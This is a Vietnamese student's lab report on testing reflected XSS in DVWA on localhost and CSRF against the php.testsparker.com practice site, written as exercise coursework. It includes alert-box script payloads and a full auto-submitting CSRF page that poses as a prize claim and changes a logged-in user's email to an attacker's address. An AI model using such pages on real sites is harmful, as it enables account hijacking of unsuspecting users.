**BÁO CÁO BÀI THỰC HÀNH SỐ 9**

**KIỂM THỬ LỖ HỔNG XSS và CSRF**

***Họ và tên: 1050080289\_Trần Anh Tuấn***

**Phần 1: Kiểm thử XSS**


Thực hiện kiểm thử lỗ hổng XSS trên website: chọn 1 trong các trang sau để thử nghiệm

<http://php.testsparker.com>

**Câu 1**


Bước 1: Truy cập XSS (Reflected)

* Trong DVWA, nhấp vào XSS (Reflected).
* Bạn sẽ thấy một ô nhập liệu với nhãn “What’s your name?” và nút Submit.



Bước 2: Kiểm tra đầu vào đơn giản


* Nhập T vào ô nhập liệu, nhấn Submit.
* Quan sát URL: http://localhost/dvwa/vulnerabilities/xss\_r/?name=0289.
* Kiểm tra xem test có xuất hiện trong nội dung trang hay không (thường hiển thị dưới dạng “Hello 0289”).






**Bước 3: Chèn MSSV**

* Nhập <script>alert('0289');</script> vào ô nhập liệu, nhấn **Submit**.
* Kết quả: Một cửa sổ thông báo chứa 0289 xuất hiện.
* Ghi lại: URL là http://localhost/dvwa/vulnerabilities/xss\_r/?name=<script>alert('0289');</script>.






**Câu 2**


Bước 1: Truy cập XSS (Reflected)

* Vào lại mục XSS (Reflected), đảm bảo mức bảo mật là Low.

Bước 2: Kiểm tra đầu vào


* Nhập Trần Anh Tuấn vào ô nhập liệu, nhấn Submit.
* URL: http://localhost/dvwa/vulnerabilities/xss\_r/?name=Trần+Anh+Tuấn.
* Kiểm tra: “Hello Trần Anh Tuấn” xuất hiện trên trang.






Bước 3: Chèn mã JavaScript


* Nhập <script>alert('Trần Anh Tuấn');</script> vào ô nhập liệu, nhấn Submit.
* Kết quả: Một cửa sổ thông báo chứa Trần Anh Tuấn xuất hiện.
* URL: http://localhost/dvwa/vulnerabilities/xss\_r/?name=<script>alert('Trần Anh Tuấn');</script>.








**Câu 3**











**Phần 2: Kiểm thử CSRF**

**Website kiểm thử**: <http://php.testsparker.com>  
**Mục tiêu**: Kiểm tra lỗ hổng CSRF trên chức năng thay đổi thông tin người dùng (giả định là cập nhật email).

**1. Các bước thực hiện kiểm thử CSRF**

**Bước 1: Xác định chức năng nhạy cảm**

* Truy cập <http://php.testsparker.com> và tìm kiếm một chức năng nhạy cảm, chẳng hạn như biểu mẫu (form) để thay đổi thông tin tài khoản (email, mật khẩu, hoặc hồ sơ người dùng).
* Giả định: Trang có một biểu mẫu cập nhật email tại /update\_profile với các trường:
  + email: Trường nhập email mới.
  + submit: Nút gửi yêu cầu.
* Phương thức: POST
* Action: /update\_profile

**Bước 2: Kiểm tra cơ chế bảo vệ CSRF**

* Mở trình duyệt, sử dụng **DevTools** (F12) để kiểm tra request khi gửi biểu mẫu.
* Xem mã nguồn HTML của biểu mẫu để tìm trường csrf\_token hoặc các biện pháp bảo vệ khác (như token ẩn).
* Quan sát: Nếu không có CSRF token hoặc token không thay đổi mỗi phiên, trang có khả năng dính lỗ hổng CSRF.

**Bước 3: Tạo yêu cầu hợp lệ**

* Đăng nhập vào <http://php.testsparker.com> với tài khoản hợp lệ (giả định: user/password).
* Điền biểu mẫu cập nhật email (ví dụ: newemail@test.com) và gửi.
* Sử dụng DevTools để ghi lại request POST:
  + URL: http://php.testsparker.com/update\_profile
  + Dữ liệu: email=newemail@test.com&submit=Submit
* Xác nhận: Email được cập nhật thành công, chứng minh chức năng hoạt động.

**Bước 4: Tạo trang HTML giả mạo**

* Tạo một file HTML (csrf\_attack.html) để gửi yêu cầu giả mạo thay đổi email:

<html>

<body>

<h1>Click to Claim Your Prize!</h1>

<form action="http://php.testsparker.com/update\_profile" method="POST">

<input type="hidden" name="email" value="hacker@test.com">

<input type="hidden" name="submit" value="Submit">

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

* Lưu file này trên máy tính (ví dụ: C:\Users\YourName\Desktop\csrf\_attack.html).
* Trang này giả mạo một liên kết hấp dẫn (“Claim Your Prize”) để lừa người dùng truy cập, sau đó tự động gửi yêu cầu POST.

**Bước 5: Thực hiện tấn công CSRF**

* Đăng nhập vào <http://php.testsparker.com> với tài khoản người dùng.
* Mở file csrf\_attack.html trong trình duyệt (kéo file vào trình duyệt hoặc mở qua file://).
* Trang sẽ tự động gửi yêu cầu POST để thay đổi email thành hacker@test.com.
* Kiểm tra lại tài khoản trên <http://php.testsparker.com> để xem email có bị thay đổi hay không.

**Bước 6: Phân tích kết quả**

* Nếu email thay đổi thành hacker@test.com mà không cần xác nhận từ người dùng, trang có lỗ hổng CSRF.
* Ghi lại các chi tiết request và phản hồi trong DevTools để làm bằng chứng.